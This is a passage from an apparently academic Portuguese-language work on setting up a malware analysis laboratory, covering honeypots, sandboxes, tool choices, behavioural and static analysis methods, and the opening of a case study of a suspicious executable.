


Figura 23: *Arquitetura do Nepenthes (BAECHER et al., 2006)*

Como pode-se notar em sua arquitetura, pode-se dividir seus módulos em cinco tipos com características peculiares:

- Módulos de vulnerabilidade

  Emulam as vulnerabilidades dos serviços de rede.

- Módulos de análise de código do *shell*

  Analisam o código do *shell* recebido por algum módulo de vulnerabilidade e extraem informações sobre a propagação do *malware*.

- Módulos de busca

  Utilizam a informação extraída dos módulos de análise de código do *shell* para baixar o *malware* de uma localidade remota.

- Módulos de submissão

  Cuidam do *malware* baixado, por exemplo, salvando-o para um disco rígido, guardando-o em um banco de dados, ou enviando-o para uma empresa de antivírus.

- Módulos de sessão

  Guardam informação sobre o processo de emulação e ajudam na obtenção de uma visão geral dos padrões dos dados coletados.

7 *Sandboxes*

(MARTINS, 2008) define *Sandbox* como um mecanismo de segurança que cria um espaço virtual no qual todas as alterações em arquivos, configurações e downloads efetuados são interceptadas e, após reiniciar o computador, elas são apagadas do disco.

Com o crescimento do número de arquivos maliciosos circulando pela *web*, a análise por assinatura (antivírus) e a análise manual (para novos *malwares*) se tornaram insuficientes para a identificação da quantidade de *malwares* existentes. Houve a necessidade de automatizar os passos da análise manual, por isso, criou-se os *sandboxes*. Hoje, os *sandboxes* são capazes de identificar cerca de 95% dos *malwares* novos encontrados na *Internet* são identificados com a análise automática de um *sandbox*. Os demais, capazes de escapar desta análise, devem se submeter a análise manual, objeto de estudo dos Capítulos 8 e 9 deste trabalho.

As Figuras 24 e 25 mostram como um *sandbox* participa do processo de análise de *malware*.




Figura 24: *Passos da Análise de Malware*

Os *sandboxes* geralmente utilizam-se de duas tecnologias para sua implementação: emulação e virtualização. Na emulação, o código é executado em um emulador que é um *software* que reproduz as funções de um determinado ambiente, a fim de permitir a execução de outros *softwares* sobre ele (Ex: QEMU). Na virtualização, o código é executado em uma máquina vir-




Figura 25: *Como um Sandbox se encaixa na Análise*

tual, que é um software que simula um ambiente operacional completo que se comporta como se fosse um computador independente.

São funcionalidades dos *sandboxes* o monitoramento de:

- arquivos criados ou modificados;
- acessos ou modificações a chave do registro do sistema;
- bibliotecas dinâmicas carregadas;
- áreas da memória virtual acessadas;
- processos criados;
- conexões de rede instanciadas; e
- dados transmitidos pela rede.

Como se pode observar, um *sandbox* faz todas as análises que devem ser realizadas em uma Análise Comportamental. Entretanto, não faz nenhum passo da Engenharia Reversa, como encontrar blocos de código suspeitos, funções de *callback*, etc.

A seguir, uma lista com os principais *sandboxes* presentes no mercado:

- CWSandbox;
- Anubis;
- Norman Sandbox;

- ThreatExpert ;
- Joebox;
- CaptureBat;
- Cuckoo Sandbox (*freeware* e nacional);
- Zero Wine (*freeware*).

Pela lista acima, nota-se que uma desvantagem dos *sandboxes* é que poucos deles são totalmente gratuitos. A maioria, apesar de possuir algumas funcionalidades grátis em testes pela *Internet*, não fornecem relatórios completos.

Outra desvantagem é que não existe um modelo padrão de relatório entre as *sandboxes* do mercado. Cada uma delas dá uma reposta particular.

A terceira desvantagem, já citada anteriormente, é que nem todos os códigos maliciosos são identificados pela análise automatizada dos *sandboxes*. Sendo assim, as análises manuais (comportamental e estática) recebem uma grande importância no processo de detecção de *malwares*.

8 *Infraestrutura do Laboratório de Malware*

O trabalho, até então, esteve focado em descrever os diversos processos, métodos e ferramentas que devem estar presentes em um laboratório de análise de *malware*.

Esse capítulo destina-se a detalhar a interligação entre os mais diversos componentes do laboratório, apresentando suas estruturas lógica e física, além de descrever uma metodologia do processo de detecção de *malwares*, utilizando-se de técnicas de análise dinâmica e estática.

8.1 Estrutura Lógica do Laboratório

A estrutura lógica do laboratório de análise de *malware* diz respeito a como os componentes do laboratório se organizam e se comunicam e está detalhada na Figura 26:




Figura 26: *Projeto de Laboratório de Malware*

É da **Internet** que são capturadas as pragas virtuais que se tornarão objetos de estudo.

Essa captura é realizada por redes de máquinas preparadas como armadilha para invasores, denominadas ***Honeynets***, cujas máquinas possuem *softwares* denominados **Coletores de *Malware***, que simulam vulnerabilidades para atraí-los. Um exemplo desse tipo de programa é o **MWCollect**.

Os **arquivos PE** (executáveis) coletados passam por um processo de análise, a qual é dividida em três ramos, no intuito de determinar se realmente tratam-se de *softwares* maliciosos e, se isso for verdade, gerar assinaturas próprias (***CreateSig***) que os identifiquem como *malwares*. Essas **assinaturas** devem ser registradas pelos **antivírus** para que estes possam identificá-los na máquina de qualquer usuário.

Como visto na Figura 26, os três ramos da análise encontram-se em cores diferentes e serão explicados abaixo:

- A região amarela concentra-se em estudar a estrutura dos arquivos executáveis coletados. As informações geradas servem para abastecer a região verde, que será descrita abaixo.
- A região verde diz respeito à análise realizada por ***Sandboxes***, tema do capítulo sete do trabalho. Os arquivos coletados são inseridos nelas e passam por uma espécie de análise automatizada, já que essas caixas apresentam inteligência artificial (**IA**). Esse tipo de análise é responsável por detectar a grande maioria dos arquivos maliciosos.
- A região vermelha, foco de seções desse capítulo, é a análise manual e aprofundada do código (**Engenharia Reversa**) e do comportamento (**Análise Comportamental**) dos executáveis. Os *malwares* mais elaborados, normalmente os criados com propósitos especiais, como sabotagem governamental (o *malware Stuxnet* é um exemplo disso), são construídos de tal forma que os *Sandboxes* não conseguem detectá-los.

8.2 Estrutura Física e *Softwares* do Laboratório

Apesar da complexidade do trabalho realizado no laboratório, os equipamentos necessários para montá-lo são poucos e simples. Com um conjunto de computadores e roteadores robustos, a análise de *malware* já pode ser realizada.

A dificuldade maior está em se obter bons *softwares* para realizar o trabalho. Abaixo, uma lista de classes de *softwares* que devem ser utilizados para realizar o processo global, assim como os recomendados para tal:

- *Honeypot* que contenha um coletor de *malware*, para a captura dos arquivos maliciosos.

Recomenda-se o MWCollect.

- *Sandbox*, para a análise automatizada. Recomenda-se o *Cuckoo Sandbox*.
- Programa para análise de estrutura de arquivos executáveis. Recomenda-se o *PEScanner*.
- Máquina virtual, que permita a realização da análise em ambiente fechado e protegido. Recomenda-se o *VMWare*.
- Farejador, para observar as atividades de tráfego na rede que o arquivo candidato a *malware* realizar. Recomenda-se o *Wireshark*.
- Analisador de processos, para verificar a árvore de processos aberta pelo arquivo. Utilizou-se o *Process Explorer* nesse trabalho.
- "Fotógrafo" de registros no sistema, que identifica quais registros foram modificados, inseridos ou apagados após a execução do arquivo. Utilizou-se o *Regshot* para tal análise.
- *Disassembler*, para verificar, em linguagem de máquina, o funcionamento em baixo nível do arquivo analisado, fundamental para a Engenharia Reversa. Utilizou-se o *IDA Pro Free*.

Além dos citados, recomenda-se a utilização conjunta do *Sandboxie*, que executa programas *Windows* em um ambiente *Sandbox*, e do *Buster*, que registra acessos ao sistema de arquivos, registros e outros. Os *logs* produzidos pelo *Buster* mostram as APIs utilizadas pelo sistema, conforme mostra a Figura 27.




Figura 27: *Buster em Execução*

8.3 Metodologia para o Processo de Detecção de *Malware*

Como dito anteriormente, alguns códigos maliciosos não são detectados apenas com a utilização dos *Sandboxes*, por serem mais elaborados e conterem funcionamentos maliciosos que não são acionados enquanto em ambientes controlados.

Nesses casos, uma análise mais aprofundada é necessária e não existe nenhuma classe de programa que a realize automaticamente, sendo necessário o trabalho manual de um analista capacitado.

No intuito de facilitar esse trabalho, foi criada uma metodologia de como deve ser realizada essa análise, que se divide em comportamental e estática.

Deve ser lembrado que a manipulação de um arquivo possivelmente malicioso pode colocar em risco a máquina. Portanto, todos os passos devem ser executados em máquinas virtuais, as quais não devem possuir nenhum tipo de serviço ou arquivo importante para o laboratório.

8.3.1 Metodologia da Análise Comportamental

O primeiro passo a ser dado na tentativa de detecção de um código malicioso é verificar o comportamento do arquivo assim que executado.

Uma observação importante antes de se iniciar a Análise Comportamental é fazer um *backup* da máquina virtual utilizada para que cada um dos passos não interfira ou dificulte as análises dos outros.

Por exemplo: executar outros programas durante a captura de registros dificultará a leitura do relatório gerado, uma vez que esses programas também podem realizar acessos ao registro do sistema.

Segue abaixo como essa verificação deve ser feita:

1. Executar o arquivo e atentar para os efeitos de execução perceptíveis

2. Capturar o tráfego de rede

   Utilizando um farejador (por exemplo *Wireshark*), verificar se houve comunicações estabelecidas com a rede. Qualquer comunicação pode ser envio de dados ou pedido de *download* de um arquivo. Após capturar o trafego de rede, verificar o remetente/destinatário para tentar descobrir a origem do atacante.

3. Analisar o acesso ao sistema de arquivos

   Executando o *Process Explorer* é possível verificar todas as *DLLs* e processos abertos, bem como identificar quem está executando cada processo. Também é possível eliminar uma árvore de processos se necessário. Ao analisar um processo verificar as suas *DLLs* e identificar as maliciosas.

4. Analisar o acesso ao registro

   Com o *Regshot* clicar na opção *1st Shot*. Executar apenas o programa que se deseja analisar. Clicar na opção *2nd Shot* e enfim, *Compare*. Após isso, verificar os registros acessados e determinar o que foi alterado com suas alterações.

5. Dar o veredicto baseado na Análise Comportamental

   Após realizados todos os itens anteriores e de posse de todas as informações e dados adquiridos com eles, deve ser concluído se o *software* estudado é considerado malicioso ou se não há provas suficientes para que ele o seja.

8.3.2 Metodologia da Análise Estática

O segundo passo para a determinação de se um arquivo estudado é malicioso ou não é a análise dos componentes estáticos do *software*, ou seja, do próprio código.

Para isso, um *disassembler*, aquele que converte um programa em uma sequência de instruções em código *assembly*, será utilizado.

A ferramenta escolhida para uso no trabalho foi o **IDA Pro Free**, capaz de manipular executáveis de praticamente qualquer tipo de processador, sendo uma ferramenta bastante utilizada na Engenharia Reversa. (VENERE, 2009)

Sua grande gama de *plugins* especialmente feitas para ele encontrada na Web tornam sua capacidade de análise praticamente ilimitada.

Uma característica importante do IDA Pro é que, para se realizar a análise de um arquivo, não é necessária a sua execução. O IDA Pro mostra seu código em binário e, a partir dele, todos os tipos de estudos podem ser realizados sem o perigo de uma infecção na máquina.

Podem ser realizadas operações que permitem ao analista inserir comentários, consertar códigos que tenham sido erroneamente identificados pelo IDA, criar ou remover funções, estruturas e tipos, renomear objetos e outras.

Alguns recursos importantes que o IDA apresenta e que serão utilizados no estudo são listados a seguir:

- Lista de nomes

  Mostra todos os nomes identificados e/ou criados pelo IDA e os criados pelo próprio analista. Com essa lista, pode-se chegar a qualquer dado do programa rapidamente.

- Lista de *strings*

  Mostra todos os textos reconhecidos pelo IDA.

- Lista de funções

  Mostra todas as funções identificadas pelo IDA, tanto às pertencentes a bibliotecas como as nomeadas automaticamente pelo IDA.

- Lista de funções importadas

  Mostra a lista de funções que o IDA identifica como sendo importadas de DLLs externas. Elas são representadas no código apenas pelas suas declarações.

- Lista de funções exportadas

  Mostra as funções que o programa exporta.

- Visão hexadecimal

  Mostra o conteúdo dos *bytes* do programa.

- Estruturas e enumerações

  Mostra as estruturas e enumerações identificadas pelo IDA.

- *Debugger*

  Faz com que o código seja executado instrução por instrução. Permite que cada instrução seja estudada separadamente.

- *Scripts*

  Permite rodar *scripts* no IDA, fazendo-o executar as instruções contidas no próprio *script*, como renomear funções colocando o número de vezes que a função é chamada.

- Gráfico de Chamadas

  Representa a relação entre funções do executável.

  Nesse gráfico, as funções são os nós e as chamadas de função são as arestas.

  Um exemplo pode ser visto na Figura 28.




Figura 28: *Exemplo de gráfico de chamadas*

- Gráfico de Fluxo de Controle

  Dá uma visão geral do executável, separando-o em blocos básicos[1].

  Nesse gráfico, os blocos básicos são os nós e as arestas são os caminhos lógicos possíveis.

  Pode-se ver um exemplo na Figura 29.




Figura 29: *Exemplo de gráfico de fluxo de controle*

A seguir, tem-se uma sequência de atividades que servem para descobrir funcionamentos maliciosos.

A análise desses funcionamentos, ou seja, saber o que os trechos de código fazem exatamente quando o *software* é executado, é de imprescindível importância para o veredicto final, que é considerá-lo malicioso ou não.

[1]Bloco básico é a maior sequência de instruções executadas antes de um salto condicional.

1. Descobrir o básico

- Analisar a Lista de *Strings* do programa

  Essa lista poderá dar informações importantes sobre o funcionamento do programa, já que as palavras identificadas podem ser parâmetros de funções, funções, etc.

  Ao ser examinada a lista, pode-se descobrir, por exemplo, textos característicos de mensagens de e-mail, nomes de usuários, *sites* da Web, que podem ser acessados durante a execução do programa, comandos de comunicação com servidores e outros.

- Descobrir as funções importadas

  Muitas funções de bibliotecas importadas podem ser chamadas por funções do próprio programa. Saber quais são essas funções importadas, quais as funções internas que as chamam e o porquê destas as chamarem pode dizer muito sobre o comportamento do programa.

- Procurar por assinaturas de código

  O programa pode possuir código padrão inserido por compiladores ou pode ter sido compilado estaticamente com suas bibliotecas. Encontrar quais são esses códigos evita o trabalho de ter de analisá-los e ainda pode dar informações sobre qual o compilador utilizado.

  Nem sempre a informação ganha com essa procura por assinaturas é útil.

- Passar para a visualização gráfica

  Após a identificação de algumas funções importantes com o que foi descrito até aqui, já se começa a ter uma ideia das funcionalidades do programa.

  Assim, uma visualização do gráfico de chamadas passa a ser interessante. Isso vai descrever o comportamento geral do código que está sendo estudado, mostrando quais são as funções mais importantes e aquelas que apenas são chamadas em casos específicos.

  Um exemplo disso é uma função maliciosa que só é executada caso o programa não esteja sendo analisado em um *debugger*, no intuito de se camuflar do analista.

- Identificar funções básicas

  Através das funções identificadas até agora, deve-se procurar descobrir o funcionamento das funções mais simples do programa, as quais, normalmente, são aquelas que aparecem nas folhas do gráfico de chamada.

  Identificando-as, o funcionamento geral do programa começa a ser delineado e passa-se a ter mais informações sobre o funcionamento do programa.

A utilização de gráficos de chamada e de controle de fluxo facilita essa identificação.

2. Procurar por técnicas anti-engenharia reversa

Ao ser realizada a descoberta dos pontos básicos do programa, algumas técnicas anti-engenharia reversa podem ser encontradas:

- Detecção de *debugger*

  Procurar por funções que detectam a utilização de *debugger*, como a **IsDebuggerPresent()**, pertencente à biblioteca "Kernel32.dll".

  Essas funções podem ser utilizadas para esconder comportamentos maliciosos do analista e, consequentemente, dificultar sua análise.

- Códigos não alinhados

  Caracterizada pela larga utilização de *JUMPs* e *CALLs*, é utilizada para dificultar a análise, confundindo o analista diante de saltos incondicionais e chamadas a funções que, muitas vezes, não têm nenhum comportamento importante.

- Detecção de máquina virtual

  Similar à detecção de *debugger*, porém para máquinas virtuais.

3. Emular o programa

Caso a descoberta anterior não tenha encontrado pontos suficientes para se dizer se um arquivo é malicioso ou não, seja pelo código estar ofuscado ou então por ser muito complexo, é interessante executar o programa em um ambiente emulado.

O IDA Pro tem um *plugin* para emular uma CPU X86, o que torna possível executar um programa malicioso sem risco de comprometer a máquina, pois as instruções são executadas em um processador virtual.

É importante verificar se não existem funções de *callback* e, se existirem, o que elas fazem. Para isso, deve-se colocar um *breakpoint* na primeira instrução do programa e executá-lo. A existência de algum comportamento inesperado indica a presença desse tipo de função. Com isso, deve-se procurá-la e identificar seu comportamento.

4. Dar o veredicto baseado na Análise Estática

Como na Análise Comportamental, após realizados todos os itens anteriores e de posse de todas as informações e dados adquiridos com eles, deve ser concluído se o *software* estudado é considerado malicioso ou se não há provas suficientes para que ele o seja.

8.3.3 Determinação da Maliciosidade

Levando em consideração todos os dados e informações coletadas e os veredictos das Análises Comportamental e Estática, é dado o veredicto final, o qual condena o *software*, dizendo que ele é malicioso, ou então, se não houver provas suficientes para isso, o arquivo estudado não deve ser considerado malicioso.

9 *Estudo de Casos como Prova de Conceito do Uso do Laboratório de Análise de Malware*

Como prova de conceito do uso do Laboratório de Análise de *Malware*, passarão pela metodologia para o processo de detecção de *malware* quatro arquivos coletados na web e suspeitos de serem maliciosos e um *malware* criado no trabalho, cujo código-fonte encontra-se no Apêndice A.

Suas análises seguirão a seguinte ordem:

- Descrição breve do funcionamento do programa antes da análise sobre o ponto de vista do usuário;
- Desenvolvimento da Análise Comportamental, mostrando a análise dos resultados obtidos pelo *Process Explorer* e pelo *Regshot*. Os dados encontrados por esse último estão no apêndice do presente trabalho. Por questões de segurança, a máquina está em um ambiente isolado, impossibilitando a utilização do *Wireshark* para a captura do tráfego de rede;
- Desenvolvimento da Engenharia Reversa, através dos processos de depuração e transformação em linguagem de máquina utilizando o IDA Pro Free; e
- Diagnóstico do código como malicioso ou não.

Dado o diagnóstico baseado na metodologia criada para detecção de *malwares*, o arquivo será analisado por um site chamado VirusTotal (*www.virustotal.com.br*), no qual em torno de 40 antivírus renomados escaneiam o programa e depois é mostrada uma estatística de quantos deles o consideram uma praga virtual.

Esse diagnóstico secundário é feito com o intuito de verificar a eficácia da metodologia.

9.1 Artefato 1

O primeiro arquivo analisado neste estudo possui o nome de “acer.jpg.exe”. Ao executá-lo, a única mudança observada é o desaparecimento do arquivo da pasta corrente. Caso a visibilidade dos arquivos ocultos seja liberada, será possível observar que o arquivo ainda encontra-se escondido em seu lugar original, conforme mostra a Figura 30.




Figura 30: *Arquivo “acer.jpg.exe” oculto em sua pasta.*

9.1.1 Análise Comportamental

- *Process Explorer*

  Inicialmente, cabe comentar sobre uma funcionalidade do *Process Explorer* que facilita a análise. Caso determinado processo seja considerado malicioso pelo *software*, a linha que o representa estará marcada com a cor roxa. A Figura 31 contém uma fotografia com esse recurso sendo utilizado.

  Sendo assim, pela Figura 32, observa-se que o processo executado ao se abrir o arquivo está nessa cor, o que já indica que ele pode ser um *malware*. O processo filho desse processo (de cor verde por ter sido inicializado no instante da fotografia) desaparece pouco depois de ser iniciado, como pode se ver na Figura 33. Esse comportamento suspeito o faz ser considerado um *malware*.

  Há ainda outro fator importante que o caracteriza como um processo suspeito: a ausência de descrição e companhia responsável pelo produto. Isso é sempre um sinal que deve ser considerado na análise.




Figura 31: *Potenciais processos maliciosos para o Process Explorer*

